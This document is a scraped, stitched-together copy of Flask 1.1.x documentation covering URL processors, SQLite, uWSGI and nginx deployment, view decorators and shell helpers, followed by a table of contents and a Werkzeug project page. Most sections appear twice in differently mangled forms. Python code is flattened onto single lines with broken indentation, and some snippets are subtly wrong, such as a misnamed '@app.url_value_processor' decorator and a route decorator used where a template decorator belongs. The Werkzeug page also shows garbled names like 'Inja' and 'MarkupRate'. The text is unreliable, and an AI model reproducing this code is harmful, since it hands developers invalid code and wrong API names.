object yourself in every single function. Sure, a decorator could be used to simplify this, but if you want to generate URLs from one function to another you would have to still provide the language code explicitly which can be annoying.

For the latter, this is where url\_defaults() functions come in. They can automatically

inject values into a call to url\_for(). The code below checks if the language code is not yet in the dictionary of URL values and if the endpoint wants a value named

'lang\_code':

```
@app.url_defaults
```

```
def add_language_code(endpoint, values): if 'lang_code' in values  
or not g.lang_code: return
```

```
if app.url_map.is_endpoint_expecting(endpoint, 'lang_code' ):  
values['lang_code'] = g.lang_code
```

The method is\_endpoint\_expecting() of the URL map can be used to figure out if it

would make sense to provide a language code for the given endpoint.

The reverse of that function are url\_value\_preprocessor(s). They are executed right after the request was matched and can execute code based on the URL values. The idea is that they pull information out of the values dictionary and put it somewhere else:

```
@app.url_value_processor
```

**def** pull\_lang\_code(endpoint, values): g.lang\_code = values.pop('lang\_code', **None**) That way you no longer have to do the *lang\_code* assignment to [g in every function](#). You can further improve that by writing your own decorator that prefixes URLs with the language code, but the more beautiful solution is using a blueprint. Once the 'lang\_code' is popped from the values dictionary and it will no longer be forwarded to the view function reducing the code to this:

```
from flask import Flask, g

app = Flask(__name__)

@app.url_defaults

def add_language_code(endpoint, values): if 'lang_code' in values  
or not g.lang_code: return

if app.url_map.is_endpoint_expecting(endpoint, 'lang_code'): values['lang_code'] = g.lang_code

@app.url_value_preprocessor

def pull_lang_code(endpoint, values): g.lang_code = values.pop('lang_code', None)

@app.route('/<lang_code>/' )

def index():

...
@app.route('/<lang_code>/about' )

def about():

...
```

Internationalized Blueprint URLs

Because blueprints can automatically prefix all URLs with a common string it's easy to automatically do that for every function. Furthermore blueprints can have per-blueprint URL

processors which removes a whole lot of logic from the [url\\_defaults\(\) function because](#)

it no longer has to check if the URL is really interested in a 'lang\_code' parameter: `from flask import Blueprint, g` `bp = Blueprint('frontend', __name__, url_prefix='/<lang_code>' )`

`@bp.url_defaults`

```
def add_language_code(endpoint, values):
    values.setdefault('lang_code', g.lang_code)
```

`@bp.url_value_preprocessor`

```
def pull_lang_code(endpoint, values): g.lang_code =
    values.pop('lang_code')
```

`@bp.route('/')`

```
def index():
```

...

```
@bp.route('/about')
```

```
def about():
```

...

# Using SQLite 3 with Flask

In Flask you can easily implement the opening of database connections on demand and closing them when the context dies (usually at the end of the request).

Here is a simple example of how you can use SQLite 3 with Flask:

```
import sqlite3
from flask import g

DATABASE = '/path/to/database.db'

def get_db():
    db = getattr(g, '_database', None)
    if db is None:
        db = g._database = sqlite3.connect(DATABASE)
    return db

@app.teardown_appcontext
def close_connection(exception):
    db = getattr(g, '_database', None)
    if db is not None:
        db.close()
```

Now, to use the database, the application must either have an active application context (which is always true if there is a request in flight) or create an application context itself. At that point the `get_db` function can be used to get the current database connection. Whenever the context is destroyed the database connection will be terminated.

Note: if you use Flask 0.9 or older you need to use `flask._app_ctx_stack.top` instead of `g` as the `flask.g` object was bound to the request and not application context.

Example:

```
@app.route('/')
def index():
    cur = get_db().cursor()
    ...
```

Note:

Please keep in mind that the teardown request and appcontext functions are always executed, even if a before request handler failed or was never executed. Because of this we have to make sure here that the database is there before we close it.

Using SQLite 3 with Flask In Flask you can easily implement the opening of database connections on demand and closing them when the context dies (usually at the end of the request).

Here is a simple example of how you can use SQLite 3 with Flask:

```
import sqlite3
```

```
from flask import g
```

```
DATABASE = '/path/to/database.db'
```

```
def get_db():
```

```
    db = getattr(g, '_database', None) if db is None:
```

```
        db = g._database = sqlite3.connect(DATABASE) return db
```

```
@app.teardown_appcontext
```

```
def close_connection(exception): db = getattr(g, '_database', None)  
if db is not None: db.close()
```

Now, to use the database, the application must either have an active application context (which is always true if there is a request in flight) or create an application context itself. At that point the `get_db` function can be used to get the current database connection. Whenever the context is destroyed the database connection will be terminated.

Note: if you use Flask 0.9 or older you need to use `flask._app_ctx_stack.top` instead of `g` as the [flask.g](#) object was bound to the request and not application context.

Example:

```
@app.route('/')
```

```
def index():
```

```
cur = get_db().cursor()
```

...

Note:

Please keep in mind that the teardown request and appcontext functions are always executed, even if a before-request handler failed or was never executed. Because of this we have to make sure here that the database is there before we close it.

## Connect on Demand

The upside of this approach (connecting on first use) is that this will only open the connection if truly necessary. If you want to use this code outside a request context you can use it in a Python shell by opening the application context by hand: **with app.app\_context()**:

```
# now you can use get_db()
```

## Easy Querying

Now in each request handling function you can access `get_db()` to get the current open database connection. To simplify working with SQLite, a row factory function is useful. It is executed for every result returned from the database to convert the result. For instance, in order to get dictionaries instead of tuples, this could be inserted into the `get_db` function we created above:

```
def make_dicts(cursor, row): return dict((cursor.description[idx][0], value) for idx, value in enumerate(row)) db.row_factory = make_dicts
```

This will make the `sqlite3` module return dicts for this database connection, which are much nicer to deal with. Even more simply, we could place this in `get_db` instead: `db.row_factory = sqlite3.Row`

This would use `Row` objects rather than dicts to return the results of queries. These are `namedtuple`s, so we can access them either by

index or by key. For example, assuming we have a sqlite3.Row called r for the rows id, FirstName, LastName, and MiddleInitial:

```
>>> # You can get values based on the row's name
```

```
>>> r['FirstName']
```

John

```
>>> # Or, you can get them based on index
```

```
>>> r[1]
```

John

# Row objects are also iterable:

```
>>> for value in r:
```

```
... print(value)
```

1

John

Doe

M

Additionally, it is a good idea to provide a query function that combines getting the cursor, executing and fetching the results:

```
def query_db(query, args=(), one=False): cur =  
    get_db().execute(query, args) rv = cur.fetchall()  
  
    cur.close()
```

**return (rv[0] if rv else None) if one else rv** This handy little function, in combination with a row factory, makes working with the database

much more pleasant than it is by just using the raw cursor and connection objects.

Here is how you can use it:

```
for user in query_db('select * from users'): print user['username'],  
'has the id' , user['user_id']
```

Or if you just want a single result:

```
user = query_db('select * from users where username = ?' ,
```

```
[the_username], one=True) if user is None:
```

```
print 'No such user'
```

```
else:
```

```
print the_username, 'has the id' , user['user_id']
```

To pass variable parts to the SQL statement, use a question mark in the statement and pass in the arguments as a list. Never directly add them to the SQL statement with string for-

[matting because this makes it possible to attack the application using SQL Injections.](#)

## Initial Schemas

Relational databases need schemas, so applications often ship a *schema.sql* file that creates the database. It's a good idea to provide a function that creates the database based on that schema. This function can do that for you:

```
def init_db():
```

```
with app.app_context():
```

```
db = get_db()
```

```
with app.open_resource('schema.sql' , mode='r' ) as f:  
    db.cursor().executescript(f.read()) db.commit()
```

You can then create such a database from the Python shell:

```
>>> from yourapplication import init_db
```

```
>>> init_db()
```

# uWSGI

uWSGI is a deployment option on servers like `nginx`, `lighttpd`, and `cherokee`; see [FastCGI](#) and [Standalone WSGI Containers](#) for other options. To use your WSGI application with uWSGI protocol you will need a uWSGI server first. uWSGI is both a protocol and an application server; the application server can serve uWSGI, FastCGI, and HTTP protocols.

The most popular uWSGI server is `uwsgi`, which we will use for this guide. Make sure to have it installed to follow along.

## Watch Out:

Please make sure in advance that any `app.run()` calls you might have in your application file are inside an `if __name__ == '__main__':` block or moved to a separate file. Just make sure it's not called because this will always start a local WSGI server which we do not want if we deploy that application to uWSGI.

## Starting your app with uwsgi

`uwsgi` is designed to operate on WSGI callables found in python modules.

Given a flask application in `myapp.py`, use the following command:

```
$ uwsgi -s /tmp/yourapplication.sock --manage-script-name --mount /your
```

The `--manage-script-name` will move the handling of `SCRIPT_NAME` to uwsgi, since it is smarter about that. It is used together with the `--mount` directive which will make requests to `/yourapplication` be directed to `myapp:app`. If your application is accessible at root level, you can use a single `/` instead of `/yourapplication`. `myapp` refers to the name of the file of your flask application (without extension) or the module which provides `app`. `app` is the callable inside of your application (usually the line reads `app = Flask(__name__)`).

If you want to deploy your flask application inside of a virtual environment, you need to also add `--virtualenv /path/to/virtual/environment`. You might also need to add `--plugin python` or `--plugin python3` depending on which python version you use for your project.

v 1.1.x ▾

## Configuring nginx

## uWSGI

uWSGI is a deployment option on servers like [nginx](#), [lighttpd](#), and [cherokee](#); see [FastCGI](#)

[and Standalone WSGI Containers](#) for other options. To use your WSGI application with uWSGI protocol you will need a uWSGI server first. uWSGI is both a protocol and an application server; the application server can serve uWSGI, FastCGI, and HTTP protocols.

The most popular uWSGI server is [uwsgi](#), which we will use for this guide. Make sure to have it installed to follow along.

### Watch Out:

Please make sure in advance that any `app.run()` calls you might have in your application file are inside an `if __name__ == '__main__'`: block or moved to a separate file. Just make sure it's not called because this will always start a local WSGI server which we do not want if we deploy that application to uWSGI.

### Starting your app with uwsgi

*uwsgi* is designed to operate on WSGI callables found in python modules.

Given a flask application in `myapp.py`, use the following command: `$ uwsgi -s /tmp/yourapplication.sock --manage-script-name --mount /your` The `--manage-script-name` will move the handling of `SCRIPT_NAME` to uwsgi, since it is smarter about that. It is used together with the `--mount` directive which will make re-quests to `/yourapplication` be directed to `myapp:app`. If your application is accessible at root level, you can use a single `/` instead of `/yourapplication`. `myapp` refers to the name of the file of your flask application (without extension) or the module which provides `app`. `app` is the callable inside of your application (usually the line reads `app =`

`Flask(__name__).`

If you want to deploy your flask application inside of a virtual environment, you need to also add `--virtualenv /path/to/virtual/environment`. You might also need to add

`--plugin python` or `--plugin python3` depending on which python version you use for your project.

v: 1.1.x

## Configuring nginx

A basic flask nginx configuration looks like this:

```
location = /yourapplication { rewrite ^ /yourapplication/; }
```

```
location /yourapplication { try_files $uri @yourapplication; }
```

```
location @yourapplication {
```

```
include uwsgi_params;
```

```
uwsgi_pass unix:/tmp/yourapplication.sock;
```

```
}
```

This configuration binds the application to `/yourapplication`. If you want to have it in the URL root its a bit simpler:

```
location / { try_files $uri @yourapplication; }
```

```
location @yourapplication {
```

```
include uwsgi_params;
```

```
uwsgi_pass unix:/tmp/yourapplication.sock;
```

```
}
```

□ v: 1.1.x □

# View Decorators

Python has a really interesting feature called function decorators. This allows some really neat things for web applications. Because each view in Flask is a function, decorators can be used to inject additional functionality to one or more functions. The `route()` decorator is the one you probably used already. But there are use cases for implementing your own decorator. For instance, imagine you have a view that should only be used by people that are logged in. If a user goes to the site and is not logged in, they should be redirected to the login page. This is a good example of a use case where a decorator is an excellent solution.

## Login Required Decorator

So let's implement such a decorator. A decorator is a function that wraps and replaces another function. Since the original function is replaced, you need to remember to copy the original function's information to the new function. Use `functools.wraps()` to handle this for you.

This example assumes that the login page is called 'login' and that the current user is stored in `g.user` and is `None` if there is no-one logged in.

```
from functools import wraps
from flask import g, request, redirect, url_for

def login_required(f):
    @wraps(f)
    def decorated_function(*args, **kwargs):
        if g.user is None:
            return redirect(url_for('login', next=request.url))
        return f(*args, **kwargs)
    return decorated_function
```

To use the decorator, apply it as innermost decorator to a view function. When applying further decorators, always remember that the `route()` decorator is the outermost.

```
@app.route('/secret_page')
@login_required
def secret_page():
    pass
```

Note:

## View Decorators

Python has a really interesting feature called function decorators. This allows some really neat things for web applications. Because each view in Flask is a function, decorators can be used to inject additional functionality to one or more functions. The [route\(\)](#) decorator is the one you probably used already. But there are use cases for implementing your own decorator. For instance, imagine you have a view that should only be used by people that are logged in. If a user goes to the site and is not logged in, they should be redirected to the login page. This is a good example of a use case where a decorator is an excellent solution.

### Login Required Decorator

So let's implement such a decorator. A decorator is a function that wraps and replaces another function. Since the original function is replaced, you need to remember to copy the original function's information to the new function. Use [functools.wraps\(\)](#) to handle this for you.

This example assumes that the login page is called 'login' and that the current user is stored in g.user and is None if there is no-one logged in.

```
from functools import wraps

from flask import g, request, redirect, url_for def login_required(f):

    @wraps(f)

    def decorated_function(*args, **kwargs):
        if g.user is None:
            return redirect(url_for('login', next=request.url))
        return f(*args, **kwargs)
    return decorated_function
```

To use the decorator, apply it as innermost decorator to a view function. When applying further decorators, always remember that

the [route\(\)](#) decorator is the outermost.

```
@app.route('/secret_page')  
@login_required  
def secret_page():  
pass
```

Note:

The next value will exist in request.args after a GET request for the login page. You'll have to pass it along when sending the POST request from the login form. You can do this with a hidden input tag, then retrieve it from request.form when logging the user in.

```
<input type="hidden" value="{{ request.args.get('next', '') }}"/>  
Caching Decorator
```

Imagine you have a view function that does an expensive calculation and because of that you would like to cache the generated results for a certain amount of time. A decorator would be nice for that. We're assuming you have set up a cache like mentioned in [Caching](#).

Here is an example cache function. It generates the cache key from a specific prefix (actu-ally a format string) and the current path of the request. Notice that we are using a function that first creates the decorator that then decorates the function. Sounds awful? Unfortunately it is a little bit more complex, but the code should still be straightforward to read.

The decorated function will then work as follows

1. get the unique cache key for the current request based on the current path.
2. get the value for that key from the cache. If the cache returned something we will return that value.

3. otherwise the original function is called and the return value is stored in the cache for the timeout provided (by default 5 minutes).

Here the code:

```
from functools import wraps

from flask import request

def cached(timeout=5 * 60, key='view/%s'): def decorator(f):

    @wraps(f)

    def decorated_function(*args, **kwargs): cache_key = key %

        request.path

        rv = cache.get(cache_key)

        if rv is not None:

            return rv

        rv = f(*args, **kwargs)

        cache.set(cache_key, rv, timeout=timeout) return rv

    return decorated_function

return decorator
```

Notice that this assumes an instantiated `cache` object is available, see [Caching for more](#)

information.

## Templating Decorator

A common pattern invented by the TurboGears guys a while back is a templating decorator. The idea of that decorator is that you return a

dictionary with the values passed to the template from the view function and the template is automatically rendered. With that, the following three examples do exactly the same:

```
@app.route('/')

def index():

    return render_template('index.html', value=42)

@app.route('/')

@app.route('index.html')

def index():

    return dict(value=42)

@app.route('/')

@templated()

def index():

    return dict(value=42)
```

As you can see, if no template name is provided it will use the endpoint of the URL map with dots converted to slashes + '.html'. Otherwise the provided template name is used.

When the decorated function returns, the dictionary returned is passed to the template rendering function. If None is returned, an empty dictionary is assumed, if something else than a dictionary is returned we return it from the function unchanged. That way you can still use the redirect function or return simple strings.

Here is the code for that decorator:

```
from functools import wraps
```

```
from flask import request, render_template def  
templated(template=None): def decorator(f):  
  
    @wraps(f)  
  
    def decorated_function(*args, **kwargs): template_name = template  
        if template_name is None:  
            template_name = request.endpoint \  
                .replace('.', '/') + '.html'  
            ctx = f(*args, **kwargs)  
            if ctx is None: ctx = {}  
            elif not isinstance(ctx, dict): return ctx  
            return render_template(template_name, **ctx) return  
decorated_function  
  
    return decorator
```

## Endpoint Decorator

When you want to use the werkzeug routing system for more flexibility you need to map the endpoint as defined in the [Rule](#) to a view function. This is possible with this decorator.

For example:

```
from flask import Flask  
  
from werkzeug.routing import Rule app = Flask(__name__)  
  
app.url_map.add(Rule('/', endpoint='index'))  
  
@app.endpoint('index')
```

```
def my_index():
    return "Hello world"
```



Welcome to Flask's documentation. Get started with [Installation](#) and then get an overview with the [Quickstart](#). There is also a more detailed [Tutorial](#) that shows how to create a small but complete application with Flask. Common patterns are described in the [Patterns for Flask](#) section. The rest of the docs describe each component of Flask in detail, with a full reference in the [API](#) section.

Flask depends on the [Jinja](#) template engine and the [Werkzeug](#) WSGI toolkit. The documentation for these libraries can be found at:

- [Jinja documentation](#)
- [Werkzeug documentation](#)

## User's Guide

This part of the documentation, which is mostly prose, begins with some background information about Flask, then focuses on step by step instructions for web development with Flask.

- [Foreword](#)
  - [What does "micro" mean?](#)
  - [Configuration and Conventions](#)
  - [Growing with Flask](#)
- [Foreword for Experienced Programmers](#)
  - [Thread-Locals in Flask](#)
  - [Develop for the Web with Caution](#)
- [Installation](#)
  - [Python Version](#)
  - [Dependencies](#)
  - [Virtual environments](#)
  - [Install Flask](#)
  - [Install virtualenv](#)
- [Quickstart](#)



Welcome to Flask's documentation. Get started with [Installation and then get an overview](#)

[with the Quickstart](#). There is also a more detailed [Tutorial](#) that shows how to create a small

[but complete application with Flask. Common patterns are described in the Patterns for](#)

[Flask section. The rest of the docs describe each component of Flask in detail, with a full](#)

[reference in the API section.](#)

[Flask depends on the Jinja template engine and the Werkzeug](#) WSGI toolkit. The documentation for these libraries can be found at:

[Jinja documentation](#)

[Werkzeug documentation](#)

User's Guide

This part of the documentation, which is mostly prose, begins with some background in-

formation about Flask, then focuses on step-by-step instructions for web development with

Flask.

[Foreword](#)

[What does “micro” mean?](#)

[Configuration and Conventions](#)

[Growing with Flask](#)

[Foreword for Experienced Programmers](#)

[Thread-Locals in Flask](#)

[Develop for the Web with Caution](#)

[Installation](#)

[Python Version](#)

[Dependencies](#)

[Virtual environments](#)

[Install Flask](#)

[Install virtualenv](#)

[Quickstart](#)

[A Minimal Application](#)

[What to do if the Server does not Start](#)

[Debug Mode](#)

[Routing](#)

[Static Files](#)

[Rendering Templates](#)

[Accessing Request Data](#)  
[Redirects and Errors](#)  
[About Responses](#)  
[Sessions](#)  
[Message Flashing](#)  
[Logging](#)  
[Hooking in WSGI Middleware](#)  
[Using Flask Extensions](#)  
[Deploying to a Web Server](#)  
[Tutorial](#)  
[Project Layout](#)  
[Application Setup](#)  
[Define and Access the Database](#)  
[Blueprints and Views](#)  
[Templates](#)  
[Static Files](#)  
[Blog Blueprint](#)  
[Make the Project Installable](#)  
[Test Coverage](#)  
[Deploy to Production](#)

[Keep Developing!](#)

[Templates](#)

[Jinja Setup](#)

[Standard Context](#)

[Standard Filters](#)

[Controlling Autoescaping](#)

[Registering Filters](#)

[Context Processors](#)

[Testing Flask Applications](#)

[The Application](#)

[The Testing Skeleton](#)

[The First Test](#)

[Logging In and Out](#)

[Test Adding Messages](#)

[Other Testing Tricks](#)

[Faking Resources and Context](#)

[Keeping the Context Around](#)

[Accessing and Modifying Sessions](#)

[Testing JSON APIs](#)

[Testing CLI Commands](#)

[Application Errors](#)

[Error Logging Tools](#)

[Error handlers](#)

[Logging](#)

[Debugging Application Errors](#)

[When in Doubt, Run Manually](#)

[Working with Debuggers](#)

[Logging](#)

[Basic Configuration](#)

[Email Errors to Admins](#)

[Injecting Request Information](#)

[Other Libraries](#)

[Configuration Handling](#)

[Configuration Basics](#)

[Environment and Debug Features](#)

[Builtin Configuration Values](#)

[Configuring from Files](#)

[Configuring from Environment Variables](#)

[Configuration Best Practices](#)

[Development / Production](#)

[Instance Folders](#)

[Signals](#)

[Subscribing to Signals](#)

[Creating Signals](#)

[Sending Signals](#)

[Signals and Flask's Request Context](#)

[Decorator Based Signal Subscriptions](#)

[Core Signals](#)

[Pluggable Views](#)

[Basic Principle](#)

[Method Hints](#)

[Method Based Dispatching](#)

[Decorating Views](#)

[Method Views for APIs](#)

[The Application Context](#)

[Purpose of the Context](#)

[Lifetime of the Context](#)

[Manually Push a Context](#)

[Storing Data](#)

[Events and Signals](#)

[The Request Context](#)

[Purpose of the Context](#)

[Lifetime of the Context](#)

[Manually Push a Context](#)

[How the Context Works](#)

[Callbacks and Errors](#)

[Context Preservation on Error](#)

[Notes On Proxies](#)

[Modular Applications with Blueprints](#)

[Why Blueprints?](#)

[The Concept of Blueprints](#)

[My First Blueprint](#)

[Registering Blueprints](#)

[Blueprint Resources](#)

[Building URLs](#)

[Error Handlers](#)

[Extensions](#)

[Finding Extensions](#)

[Using Extensions](#)

[Building Extensions](#)

[Command Line Interface](#)

[Application Discovery](#)

[Run the Development Server](#)

[Open a Shell](#)

[Environments](#)

[Debug Mode](#)

[Environment Variables From dotenv](#)

[Environment Variables From virtualenv](#)

[Custom Commands](#)

[Plugins](#)

[Custom Scripts](#)

[PyCharm Integration](#)

[Development Server](#)

[Command Line](#)

[In Code](#)

[Working with the Shell](#)

[Command Line Interface](#)

[Creating a Request Context](#)

[Firing Before/After Request](#)

[Further Improving the Shell Experience](#)

[Patterns for Flask](#)

[Larger Applications](#)

[Application Factories](#)

[Application Dispatching](#)

[Implementing API Exceptions](#)

[Using URL Processors](#)

[Deploying with Setuptools](#)

[Deploying with Fabric](#)

[Using SQLite 3 with Flask](#)

[SQLAlchemy in Flask](#)

[Uploading Files](#)

[Caching](#)

[View Decorators](#)

[Form Validation with WTForms](#)

[Template Inheritance](#)

[Message Flashing](#)

[AJAX with jQuery](#)

[Custom Error Pages](#)

[Lazily Loading Views](#)

[MongoDB with MongoEngine](#)

[Adding a favicon](#)

[Streaming Contents](#)

[Deferred Request Callbacks](#)

[Adding HTTP Method Overrides](#)

[Request Content Checksums](#)

[Celery Background Tasks](#)

[Subclassing Flask](#)

[Single-Page Applications](#)

[Deployment Options](#)

[Hosted options](#)

[Self-hosted options](#)

[Becoming Big](#)

[Read the Source.](#)

[Hook. Extend.](#)

[Subclass.](#)

[Wrap with middleware.](#)

[Fork.](#)

[Scale like a pro.](#)

[Discuss with the community.](#)

API Reference

If you are looking for information on a specific function, class or method, this part of the documentation is for you.

[API](#)

[Application Object](#)

[Blueprint Objects](#)

[Incoming Request Data](#)

[Response Objects](#)

[Sessions](#)

[Session Interface](#)

[Test Client](#)

[Test CLI Runner](#)

[Application Globals](#)

[Useful Functions and Classes](#)

[Message Flashing](#)

[JSON Support](#)

[Template Rendering](#)

[Configuration](#)

[Stream Helpers](#)

[Useful Internals](#)

[Signals](#)

[Class-Based Views](#)

[URL Route Registrations](#)

[View Function Options](#)

[Command Line Interface](#)

Additional Notes

Design notes, legal information and changelog are here for the interested.

[Design Decisions in Flask](#)

[The Explicit Application Object](#)

[The Routing System](#)

[One Template Engine](#)

[Micro with Dependencies](#)

[Thread Locals](#)

[What Flask is, What Flask is Not](#)

[HTML/XHTML FAQ](#)

[History of XHTML](#)

[History of HTML5](#)

[HTML versus XHTML](#)

[What does “strict” mean?](#)

[New technologies in HTML5](#)

[What should be used?](#)

[Security Considerations](#)

[Cross-Site Scripting \(XSS\)](#)

[Cross-Site Request Forgery \(CSRF\)](#)

[JSON Security](#)

[Security Headers](#)

[Unicode in Flask](#)

[Automatic Conversion](#)

[The Golden Rule](#)

[Encoding and Decoding Yourself](#)

[Configuring Editors](#)

[Flask Extension Development](#)

[Anatomy of an Extension](#)

[“Hello Flaskext!”](#)

[Initializing Extensions](#)

[The Extension Code](#)

[Using `\_app\_ctx\_stack`](#)

[Learn from Others](#)

[Approved Extensions](#)

[Pocoo Styleguide](#)

[General Layout](#)

[Expressions and Statements](#)

[Naming Conventions](#)

[Docstrings](#)

[Comments](#)

[Upgrading to Newer Releases](#)

[Version 0.12](#)

[Version 0.11](#)

[Version 0.10](#)

[Version 0.9](#)

[Version 0.8](#)

[Version 0.7](#)

[Version 0.6](#)

[Version 0.5](#)

[Version 0.4](#)

[Version 0.3](#)

[Changelog](#)

[Version 1.1.2](#)

[Version 1.1.1](#)

[Version 1.1.0](#)

[Version 1.0.4](#)

[Version 1.0.3](#)

[Version 1.0.2](#)

[Version 1.0.1](#)

[Version 1.0](#)

[Version 0.12.5](#)

[Version 0.12.4](#)

[Version 0.12.3](#)

[Version 0.12.2](#)

[Version 0.12.1](#)

[Version 0.12](#)

[Version 0.11.1](#)

[Version 0.11](#)

[Version 0.10.1](#)

[Version 0.10](#)

[Version 0.9](#)

[Version 0.8.1](#)

[Version 0.8](#)

[Version 0.7.2](#)

[Version 0.7.1](#)

[Version 0.7](#)

[Version 0.6.1](#)

[Version 0.6](#)

[Version 0.5.2](#)

[Version 0.5.1](#)

[Version 0.5](#)

[Version 0.4](#)

[Version 0.3.1](#)

[Version 0.3](#)

[Version 0.2](#)

[Version 0.1](#)

[License](#)

[Source License](#)

[Artwork License](#)

[How to contribute to Flask](#)

[Support questions](#)

[Reporting issues](#)

[Submitting patches](#)

[Caution: zero-padded file modes](#)

# Working with the Shell

## ► Changelog

One of the reasons everybody loves Python is the interactive shell. It basically allows you to execute Python commands in real time and immediately get results back. Flask itself does not come with an interactive shell, because it does not require any specific setup upfront, just import your application and start playing around.

There are however some handy helpers to make playing around in the shell a more pleasant experience. The main issue with interactive console sessions is that you're not triggering a request like a browser does which means that `g`, `request` and others are not available. But the code you want to test might depend on them, so what can you do?

This is where some helper functions come in handy. Keep in mind however that these functions are not only there for interactive shell usage, but also for unit testing and other situations that require a faked request context.

Generally it's recommended that you read the [The Request Context](#) chapter of the documentation first.

## Command Line Interface

Starting with Flask 0.11 the recommended way to work with the shell is the `flask shell` command which does a lot of this automatically for you. For instance the shell is automatically initialized with a loaded application context.

For more information see [Command Line Interface](#).

## Creating a Request Context

The easiest way to create a proper request context from the shell is by using the `test_request_context` method which creates us a `RequestContext`:

```
>>> ctx = app.test_request_context()
```

Normally you would use the `with` statement to make this request object active, but in the shell it's easier to use the `push()` and `pop()` methods by hand:

```
>>> ctx.push()
```

From that point onwards you can work with the request object until you call `pop`:

## Working with the Shell

### *Changelog*

One of the reasons everybody loves Python is the interactive shell. It basically allows you to execute Python commands in real time and immediately get results back. Flask itself does not come with an interactive shell, because it does not require any specific setup upfront, just import your application and start playing around.

There are however some handy helpers to make playing around in the shell a more pleasant experience. The main issue with interactive console sessions is that you're not trigger-

[ing a request like a browser does which means that g, request and others are not available. But the code you want to test might depend on them, so what can you do?](#)

This is where some helper functions come in handy. Keep in mind however that these functions are not only there for interactive shell usage, but also for unit testing and other situations that require a faked request context.

[Generally it's recommended that you read the The Request Context chapter of the docu-](#)

mentation first.

## Command Line Interface

Starting with Flask 0.11 the recommended way to work with the shell is the flask shell command which does a lot of this automatically for you. For instance the shell is automatically initialized with a loaded application context.

[For more information see Command Line Interface.](#)

## Creating a Request Context

The easiest way to create a proper request context from the shell is by using the

[test\\_request\\_context](#) method which creates us a [RequestContext](#):

```
>>> ctx = app.test_request_context()
```

Normally you would use the with statement to make this request object active, but in the

[shell it's easier to use the `push\(\)` and `pop\(\)` methods by hand:](#)

```
>>> ctx.push()
```

From that point onwards you can work with the request object until you call `pop`:

```
>>> ctx.pop()
```

### Firing Before/After Request

By just creating a request context, you still don't have run the code that is normally run before a request. This might result in your database being unavailable if you are connecting

[to the database in a before-request callback or the current user not being stored on the g](#)

object etc.

This however can easily be done yourself. Just call [preprocess\\_request\(\)](#):

```
>>> ctx = app.test_request_context()
```

```
>>> ctx.push()
```

```
>>> app.preprocess_request()
```

Keep in mind that the `preprocess_request()` function might return a response object, in that case just ignore it.

To shutdown a request, you need to trick a bit before the after request functions (triggered by `process_response()`) operate on a response object:

```
>>> app.process_response(app.response_class())
```

```
<Response 0 bytes [200 OK]>
```

```
>>> ctx.pop()
```

The functions registered as `teardown_request()` are automatically called when the con-

text is popped. So this is the perfect place to automatically tear down resources that were needed by the request context (such as database connections).

## Further Improving the Shell Experience

If you like the idea of experimenting in a shell, create yourself a module with stuff you want to star import into your interactive session. There you could also define some more helper methods for common things such as initializing the database, dropping tables etc.

Just put them into a module (like `shelltools`) and import from there:

```
>>> from shelltools import *
```

Overview (rp/1 · C fork (rp/clone/) · Fork (rp/task/) · IsDangerous (rp/isdangerous/) · Inja (rp/inja/) · MarkupRate (rp/makrupsrate/) · Werkzeug (rp/werkzeug/)

# Werkzeug

0 Star 5,163

Werkzeug German noun "tool". Etymology: werk ("work") + zeug ("stuff")

Werkzeug is a comprehensive WSGI (<https://wsgiref.readthedocs.io/en/latest/>) web application library. It began as a simple collection of various utilities for WSGI applications and has become one of the most advanced WSGI utility libraries.

Flask (rp/flask) wraps Werkzeug, using it to handle the details of WSGI while providing more structure and patterns for defining powerful applications.

```
from werkzeug.wrappers import Request, Response

@Request.application
def application(environ):
    return Response("Hello, World!")

if __name__ == "__main__":
    from werkzeug.serving import run_simple
    run_simple("localhost", 5000, application)
```

Werkzeug includes:

- An interactive debugger that allows inspecting stack traces and source code in the browser with an in-memory interpreter for any frame in the stack.
- A full-featured request object with objects to interact with headers, query args, form data, files, and cookies.
- A response object that can wrap other WSGI applications and handle streaming data.
- A routing system for matching URLs to endpoints and generating URLs for endpoints, with an extensive system for capturing variables from URLs.
- HTTP utilities to handle entity tags, cache control, dates, useragents, cookies, files, and more.
- A threadsafe WSGI server for use while developing applications locally.
- A test client for simulating HTTP requests during testing without requiring running a server.

Werkzeug is Unicode aware and doesn't enforce any dependencies. It is up to the developer to choose a template engine, database adapter, and even how to handle requests. It can be used to build all sorts of end user applications such as blogs, wikis, or bulletin boards.

[GitHub](#) (<https://github.com/pallets/werkzeug>)  
[Releases on PyPI](#) (<https://pypi.python.org/pypi/Werkzeug>)  
[Test status](#) (<https://travis-ci.org/pallets/werkzeug>)  
[Documentation](#) (<https://werkzeug.palletsprojects.com/>)

## Latest Release

Version 1.0.0

[GitHub](#) (<https://github.com/pallets/>) [Twitter](#) (<https://twitter.com/PalletsTeam/>) </>  
(<https://github.com/pallets/website/tree/master/content/projects/werkzeug/con>  
license & Copyright (license/) · Contact (contact/) · Made with ❤ and Lektor (<https://www.getlektor.com/>) all around the world

[Overview \(/p/\)](#) · [Click \(/p/click/\)](#) · [Flask \(/p/ ask/\)](#) · [ItsDangerous \(/p/itsdangerous/\)](#) · [Jinja \(/p/jinja/\)](#) · [MarkupSafe \(/p/markupsafe/\)](#) ·

## [Werkzeug \(/p/werkzeug/\)](#)

Werkzeug

### [Star 5,163](#)

*werkzeug* German noun: "tool". Etymology: *werk* ("work"), *zeug* ("stuff") Werkzeug is a comprehensive [WSGI](#) (<https://wsgi.readthedocs.io/en/latest/>) web application library. It began as a simple collection of various utilities for WSGI applications and has become one of the most advanced WSGI utility libraries.

[Flask \(/p/ ask\)](#) wraps Werkzeug, using it to handle the details of WSGI while providing more structure and patterns for defining powerful applications.

```
from werkzeug.wrappers import Request, Response
```

```
@Request. application
```

```
def application(request):
```

```
    return Response("Hello, World!" )
```

```
if __name__ == "__main__" :
```

```
    from werkzeug.serving import run_simple
```

```
    run_simple("localhost" , 5000, application) Werkzeug includes:
```

An interactive debugger that allows inspecting stack traces and source code in the browser with an interactive interpreter for any frame in the stack.

A full-featured request object with objects to interact with headers, query args, form data, les, and cookies.

A response object that can wrap other WSGI applications and handle streaming data.

A routing system for matching URLs to endpoints and generating URLs for endpoints, with an extensible system for capturing variables from URLs.

HTTP utilities to handle entity tags, cache control, dates, user agents, cookies, les, and more.

A threaded WSGI server for use while developing applications locally.

A test client for simulating HTTP requests during testing without requiring running a server.

Werkzeug is Unicode aware and doesn't enforce any dependencies. It is up to the developer to choose a template engine, database adapter, and even how to handle requests. It can be used to build all sorts of end user applications such as blogs, wikis, or bulletin boards.

- [pallets/werkzeug](https://github.com/pallets/werkzeug) (<https://github.com/pallets/werkzeug>)
